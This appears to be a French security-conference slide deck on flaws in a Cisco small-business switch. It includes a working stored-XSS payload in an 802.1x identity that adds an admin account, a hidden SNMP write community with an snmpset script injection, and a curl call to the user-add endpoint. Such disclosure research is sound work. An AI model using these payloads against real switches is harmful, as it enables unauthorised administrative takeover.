


La quête du switch souverain


802.1x, SNMP, HTTPS, XSS, CSRF, RCE et trolls



Présenté 16/06/2016
Pour BeeRumP 2016
Par Nicolas Collignon



Contexte



- **Synacktiv déménage dans des nouveaux bureaux**

- **Synacktiv poutre ses clients avec des implants lors des tests Red-Team**



- **Essayer de faire ce qu'on préconise à nos clients ...**

« Les consultants Synacktiv recommandent la mise en place du 802.1x ... »

Contexte : la vraie raison ...



Synacktiv bounties



- **Catégorie « Impact 100k »**
 - 1 vulnérabilité : [100k / 1000 €]
 - 1 vulnérabilité : [100k / 1000 €]
- **Catégorie « Impact 50k »**
 - 1 vulnérabilité : [50k / 500 €]
 - 1 vulnérabilité majeure : [100k €]
- **Catégorie « Impact 10k »**
 - 1 vulnérabilité : [10k / 100 €]
- **Catégorie « infra Synacktiv »**
 - 1 vulnérabilité : [Merci / Bières / 1000 €]
- **Catégorie « Autres »**
 - 1 vulnérabilité : [100k / 1000 €]

Les équipements souverains



Le 04/09/2015 14:13, Renaud Feil a écrit :

Bonjour [REDACTED]

Question : est-il nécessaire pour les certifications PASSI ou CESTI

CSPN d'utiliser du matériel réseau (switch) certifié ?

Le 04/09/2015 14:19, Renaud Feil a écrit :

On comptait acheter 2 switches Cisco assez rapidement pour nos

nouveaux locaux. Si tu peux vérifier que ça ne vous pose pas de souci




Le 4 septembre 2015 16:41, [REDACTED]

<[REDACTED]@gouv.fr> a écrit :

C'est confirmé : Tu peux engraisser Cisco sans vergogne.

Sinon on a des switches souverains fabriqués à la main dans le cantal en bois de chêne centenaire et des inserts de cornes de vaches de Salers.

Cherchons un « vrai » switch



Google

cisco switch 50 port 802.1x small business



Tous Shopping Images Actualités Vidéos Plus ▾ Outils de recherche

Environ 69 900 résultats (0,52 secondes)

[PDF] [Cisco Small Business 200 Series Smart Switch ...](#)

www.cisco.com/c/dam/en/us/.../switches/.../administration.../78-21139.pdf ...
Cisco Small Business 200 Series Smart Switch Administration Guide. 2. Contents ...
50. Chapter 5: Administration: General Information. 54. Device Models. 54 ... Configuring
Port and VLAN Mirroring. 77 Defining 802.1X Port Authentication.

[PDF] [Cisco Small Business SLM2008 8-Port Gigabit Smart Swit...](#)

www.cisco.com/.../switches/.../administration/.../SLM... ... Traduire cette page
Cisco SLM2008 8-Port Gigabit Smart Switch with PD and AC Power Administration
Guide iii ... Configuring Ping. 50. Configuring Port Mirror. 51. Restoring Factory Default
..... 802.1X Parameter—Enable re-authentication and configure the re-

[PDF] [Cisco Small Business SLM Smart Switches Administration ...](#)

www.cisco.com/.../switches/.../administration/.../SLM... ... Traduire cette page
Cisco Small Business SLM Series Smart Switches Administration Guide. 1. 1
Interface — Indicates the interface to configure the 802.1x settings. Page 50 ...

[Cisco 200 Series Switches Data Sheet - Cisco](#)


www.cisco.com/.../switches/small-business...switches/... ... Traduire cette page
CISCO SMALL BUSINESS 200 SERIES SMART SWITCHES security to reduce the
risk of a security breach, with IEEE 802.1X port security to SG200-50.

[Cisco 220 Series Smart Plus Switches Data Sheet - Cisco](#)

www.cisco.com/.../switches/small-business...switches/... ... Traduire cette page
The Cisco 220 Series, part of the Cisco Small Business line of network ... The Cisco
220 Series includes a broad range of smart switches that provide 24 to 50 ports of ...
Support for network security applications such as IEEE 802.1X and port ...




Configurer un secret 802.1x



- Parce qu'on est « *secure* », on génère nos secrets RADIUS/TACACS avec pwgen

```
$ pwgen -n -s -y 48 1  
::*QJERSOI&^~tC;$(%tZ(fWm_!  
Z(h{dPS~J]'<s*<D/x_;w
```

- Quelques erreurs apparaissent dans la console d'administration ...



RADIUS Table			
<input type="checkbox"/>	Server	Priority	Key String (Plaintext)
<input type="checkbox"/>	[REDACTED]	1	[REDACTED]
<input type="checkbox"/>	[REDACTED]	0	Seriously???

Add... Edit... Delete

Configurer un secret 802.1x



■ Conclusion

- Pas de chevron, sinon on se self-XSS
- Pas plus de 32 (et non pas 64) caractères, sinon on overflow le bazar

Server Definition: By IP Address By Name

IP Version: Version 6 Version 4

⚙️ Server IP Address/Name:

⚙️ Priority: (Range: 0 - 65535)

Key String: Use Default
 User Defined (Encrypted)
 User Defined (Plaintext)

⚙️ Timeout for Reply: Use Default
 User Defined sec (Range: 1 - 30, Default: 3)




Configurer un client 802.1x

- Pendant ce temps à la machine à café ...
 - « *Y'a pas moyen de XSS via 802.1x ?* »

```
network={
  id_str="XXXXXX"
  eap=TLS
  key_mgmt=IEEE8021X
  ca_cert="/etc/network/ca.pem"
  client_cert="/etc/network/user.crt"
  private_key="/etc/network/user.key"
  private_key_passwd="XXXXXXXXXXXXXXXXXX"
  subject_match="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
  identity="kikoo<script>$.ajax({type:'POST',url:'/cgi/set.cgi?
cmd=aaa_userAdd&dummy=146019899',data:'{\\"_ds=1&userName=kikoo1234&password=A
bcdefghijkl_2&confirmPassword=Abcdefghijkl_2&priv=15&_de=1\\":
{}}',contentType:'application/json'})</script>@XXXXXX"
}
```


Configurer un client 802.1x



- Lorsqu'un administrateur affiche la liste des ports authentifiés

Port Authentication

Authenticated Host Table

User Name	Port	Session Time (DD:HH:MM:SS)	Authentication Method	MAC Address
	GE6	6:18:22:14	RADIUS	
	GE24	0:0:21:29	RADIUS	
	GE34	0:0:14:56	RADIUS	
	GE35	0:2:1:21	RADIUS	
	GE36	0:0:14:15	RADIUS	
	GE38	0:0:56:57	RADIUS	
	GE41	0:0:20:8	RADIUS	
	GE42	0:0:24:57	RADIUS	
	GE44	0:0:16:27	RADIUS	
	GE45	0:2:45:4	RADIUS	
	GE46	1:0:24:3	RADIUS	
	GE47	0:0:45:6	RADIUS	
	GE48	0:0:50:33	RADIUS	


User Accounts

User Account Table

<input type="checkbox"/>	User Name	User Level
<input type="checkbox"/>		
<input type="checkbox"/>		
<input type="checkbox"/>		
<input type="checkbox"/>	kikoo1234	Read/Write Management Access (15)

Add... Edit... Delete


Configurer un client 802.1x



■ FreeRADIUS à la rescousse

```
filter_username {
    if (&User-Name !~ /^[a-zA-Z0-9@.-]+$/) {
        reject
    }
}
```

Configurer SNMP



« Les consultants Synacktiv recommandent d'utiliser SNMPv3 ou de définir des communautés SNMP complexes »

Communities

The SNMP service is currently enabled.

Community Table

<input type="checkbox"/>	Community Type	Community String	Access Mode	View Name	Group Name
0 results found.					

Users

The SNMP service is currently enabled.

User Table

<input type="checkbox"/>	User Name	Group Name	Security Level	Authentication Method	Privacy Method
0 results found.					


Configurerer SNMP



■ Mais ... mais ...

```
loc_57FB0:                                # CODE XREF: sal_snmp_confFile_update+AE8↑j
li      $a1, 0x90000
la      $t9, fprintf
addiu   $a1, (unk_884F8 - 0x90000) # format
jalr    $t9 ; fprintf
move    $a0, $s2 # stream
lw      $gp, 0x898+var_868($sp)
move    $a1, $s2 # stream
li      $a0, 0x90000
la      $t9, fputs
nop
jalr    $t9 ; fputs
addiu   $a0, (aThisIsASpecial - 0x90000) # "\n\n#This is a special community for rm"...
lw      $gp, 0x898+var_868($sp)
move    $a0, $s2 # aThisIsASpecial:.ascii "\n" # DATA XREF: sal_snmp_confFile_update+B2
li      $s0, 0x90000 .ascii "\n"
li      $a1, 0x90000 .ascii "#This is a special community for rmon ui set to snmpd \n"
la      $t9, fprintf
addiu   $s0, (aRmonmgmtuicommu - 0x90000) # "rmonmgmtuicommu"
addiu   $a1, (aCom2secSDefaul - 0x90000) # com2sec %s default %s \n"
move    $a2, $s0
jalr    $t9 ; fprintf
move    $a3, $s0
```

Configurer SNMP



- Exploiter proprement une écriture SNMP c'est fun mais c'est compliqué, donc ...

```
$ snmpset -v1 -c rmonmgmtuicommunity TARGET_IP sysLocation.0 s \  
'<script>alert(["hello","from","snmp"].join(String.fromCharCode(32)))</script>'
```

Small Business
cisco SG220-50 50-Port Gigabit Smart Plus Switch

Getting Started
Status and Statistics
System Summary
Interface
Etherlike
TCAM Utilization
RMON
View Log
Administration
Port Management
VLAN Management
Spanning Tree
MAC Address Tables
Multicast
IP Configuration
Security
Access Control
Quality of Service
SNMP

System Summary

System Information

System Description: 50-Port Gigabit Smart Plus Switch
System Location: [Red Box]
System Contact: [Red Box]

Host Name: white-sw
System Object ID: 1.3.6.1.4.1.9.6.1.89.50.1
System Uptime: 0 days(s), 5 hr(s), 1 min(s) and 32 sec(s)
Current Time: 06:01:32:2000-Jan-01
Base MAC Address: 3C:0E:23:FD:00:6F
Jumbo Frames: Disabled

Software Information

Firmware Version (Active Image): 1.0.0.18
Firmware MD5 Checksum (Active Image): 60a9c76e50e16ca6bafbe55a066fb
Firmware Version (Non-active):
Firmware MD5 Checksum (Non-active):
Boot Version:
Locale:
Language Version:
Language MD5 Checksum:

TCP/UDP Services Status


HTTP Service: Disabled
HTTPS Service: Enabled
SNMP Service: Enabled
Telnet Service: Disabled
SSH Service: Enabled

hello from snmp

OK


Processing Data

Configurer HTTPS




- **Impossible de pousser un certificat SSL**
 - L'interface Web ne le permet pas.
 - L'interface console ne le supporte pas, contrairement à ce que laisse supposer la documentation.
- **Générer un CSR sur le switch**
 - « *I have a dream* »
- **Heureusement il y a**
`crypto certificate generate`

Configurer HTTPS (ou pas)




- **Le certificat SSL est généré à l'installation ?**
 - mais non !
- **C'est le même certificat SSL pour tous les switches ?**
 - mais si !
- **Mais du coup il est valide 10 ans ou il a déjà expiré ?**
 - expiré depuis 21/03/2015

Configurer HTTPS



- Heureusement la clé privée ne peut pas être téléchargée depuis le switch (HTTPS ou SSH)
- Mais le serveur Web tourne en root ...
 - Et il y a (au moins) un RCE dans les alarmes SNMP
 - C'est marrant mais ça sert pas à grand-chose en final
- Attention à POODLE !

Remarques ...



- **Le serveur Web est sensible...**

- donc ne pas trop le fuzzer
- ne surtout pas lancer des attaques avancées

```
$ curl -i -s -k -X POST 'https://switch/cgi/set.cgi?cmd=aaa_userAdd'
```

- **Le serveur Web « essaye » de gérer les sessions authentifiées en se basant sur le User-Agent et l'adresse IP source.**

- CSRF captain obvious
- Éviter de relayer toutes les connexions par un bastion centralisé sinon ça fait un peu SSO

Conclusion



- **Nous cherchons un financement pour développer un switch français**
- **Les CSPNs, ça peut servir ;)**